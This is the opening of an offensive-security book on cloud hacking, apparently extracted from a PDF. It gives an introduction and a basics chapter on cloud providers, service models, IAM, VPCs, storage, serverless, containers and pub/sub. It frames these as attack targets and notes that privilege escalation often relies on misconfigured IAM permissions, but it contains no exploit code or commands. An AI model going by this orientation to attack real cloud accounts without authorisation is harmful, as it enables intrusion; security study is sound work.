CLOUD HACKING PLAYBOOK

BY ALEX THOMAS AKA GHOSTLULZ

Table Of Contents

Alex Thomas AKA Ghostlulz

Cloud Hacking

Introduction

Over the past few years cloud computing has become increasingly popular. You no longer need to buy servers and hardware to run your infrastructure, it can all be done in the cloud. This is the new way of doing things. However, where there is a shift in technology there will be a shift in security, a whole new playground has opened up and it's in the cloud. The first two chapters give you a very basic run down of cloud technology and cloud hacking. After that things get a little more technical and I teach you the fundamentals of container and kubernetes hacking. Next we will go over the basics of Amazon Web Services(AWS) preceded by an in depth review of AWS hacking. Finally, we will go over Google Cloud Platform(GCP) which is another cloud provider. Throughout the chapters I try to go over the technology first then I talk about the fun stuff which is hacking. It’s important that you understand the technology you are hacking on. If you don’t know what elastic beanstalk is then how will you know what to look for when you come across that technology? If you want to get good at cloud hacking it would be beneficial to read supplementary material around dev ops in the

cloud,cloud administration, and each service cloud providers offer. A lot of cloud hacking is just abusing legit functionalities in a malicious way.

Cloud Basics

Introduction

Before you can hack the cloud you must first understand the cloud and everything it offers. Once you have the necessary prerequisite knowledge you can start the actual fun part, hacking. You may be tempted to skip over this part but I can assure you the only way to truly know what you are doing when hacking the cloud is by having a deep understanding of the various cloud technologies offered by providers.

Providers


When you think of cloud computing the first thing that pops in your head is probably Amazon Web Services (AWS). They are by far the most popular platform out there holding a significant size of the market share but there are others as well as shown below.

Country	Provider
USA	Amazon Web Services(AWS)
USA	Google Cloud Provider(GCP)
USA	Azure
USA	Oracle Cloud
USA	IBM Cloud
China	Alibaba Cloud
Russia	Yandex Cloud
Open Source	OpenStack

Types of Cloud Computing

There are a lot of cloud providers out there but they all pretty much offer the same services.

- Software-as-a-service (SaaS)
    - Pay to use some sort of software, for example Office 365, Dropbox, and Slack and all considered SaaS. All you have to do is login and you can access your application.
- Infrastructure-as-a-service (IaaS)
    - Pay to use/rent infrastructure, for example online virtual machines and storage buckets are considered IaaS.
- Platform-as-a-service (PaaS)
    - Pay to host an application, for example you might upload your back end API to a PaaS system making it available to the world. You only have to worry about your source code; everything else is taken care of by the cloud provider.



Cloud Computing Services


For the most part every cloud provider offers similar services. For example suppose you want to spin up a virtual machine, if you're using AWS you would create an EC2 instance but if you're using Google Cloud you would create a Compute instance, both of these do the same thing (create a virtual machine) the only difference is their name.

PRODUCT	aws	Microsoft Azure	Google Cloud Platform
Virtual Servers	Instances	VMs	VM Instances
Platform-as-a-Service	Elastic Beanstalk	Cloud Services	App Engine
Serverless Computing	Lambda	Azure Functions	Cloud Functions
Docker Management	ECS	Container Service	Container Engine
Kubernetes Management	EKS	Kubernetes Service	Kubernetes Engine
Object Storage	S3	Block Blob	Cloud Storage
Archive Storage	Glacier	Archive Storage	Coldline
File Storage	EFS	Azure Files	ZFS / Avere
Global Content Delivery	CloudFront	Delivery Network	Cloud CDN
Managed Data Warehouse	Redshift	SQL Warehouse	Big Query

To understand the different techniques used to hack the cloud you must first understand the technologies used by cloud providers. The following sections are meant to give you a brief explanation of different cloud services so if you are unfamiliar with this stuff you will probably have to read a few blogs and watch a few youtube videos to gain additional insights.

IAM

Identity and Access Management (IAM) is a framework of policies and technologies for ensuring that the proper people in an enterprise have the appropriate access to technology resources. Basically you can think of this as your Active Directory. You can manage your users, groups, and their associated permissions from here.



From an attacker's perspective one of the most important things about IAM is your associated permissions. Cloud providers have very granular permissions which give you access to specific resources. Several phases of the cloud hacking process rely on permissions so it's important that you understand how each cloud provider implements this feature. Also note that almost all of the privilege escalation techniques in the cloud rely on misconfigured IAM permissions so it's definitely something you are going to want to learn.

Virtual Servers

Instead of buying a physical server you will be using virtual servers. The only real difference between virtual and physical servers is that you won't have physical access to the hardware, instead you will use SSH or RDP to interact with your machine.

Virtual Private Cloud

Your virtual private cloud(VPC) is your network, instead of having your network live on premise it is held in the cloud. All of your virtual servers and other machines will live in your VPC and will be given a local IP just like any other device on your local network. A VPC is just a network in the cloud.

Storage


Storage buckets provide a place for you to store images, documents, files, and anything else you want. Instead of buying a NFS, second hard drive, or an FTP server you can just use a storage bucket to store and retrieve your files.

Databases

If your application needs to store and retrieve information you probably need some sort of database. Cloud providers offer a wide range of databases like mysql,postgresql,elastic search, and many more. All you have to do is create an instance and you're all set. You can easily spin up your databases with a click of a button

Serverless


Serverless programming is a HOT topic right now. Instead of coding an entire application and running it on a machine you create small functions which can be called via an API call or some other trigger. If you call a function 100 times in a second it will scale up to 100 machines, run the function then exit. Instead of paying for an entire server you only pay for the time and CPU power your function used when it was called.



As shown above the main difference is that serverless programming breaks the application into multiple functions instead of coding everything in a single application. It really changes the way an application is developed and designed.


Containers

With the rise of devops and the cloud comes containers. A container lets you wrap up your application in an image that can run on any machine regardless of the operating system and libraries on it. Most cloud providers will have a container registry which is used to house all of your docker containers. These providers will also have different ways of running these containers for you such as utilizing kubernetes.



Pub/Sub

Another thing you will likely see in a cloud environment is some sort of pub/sub service. If a company is a microservice based architecture those services need a way to communicate with each other.



As shown in the above image you could have two microservices publishing messages to a topic. Then you could have three other microservices consuming the messages and performing some sort of work. This is how multiple microservices can communicate with each other.

Conclusion

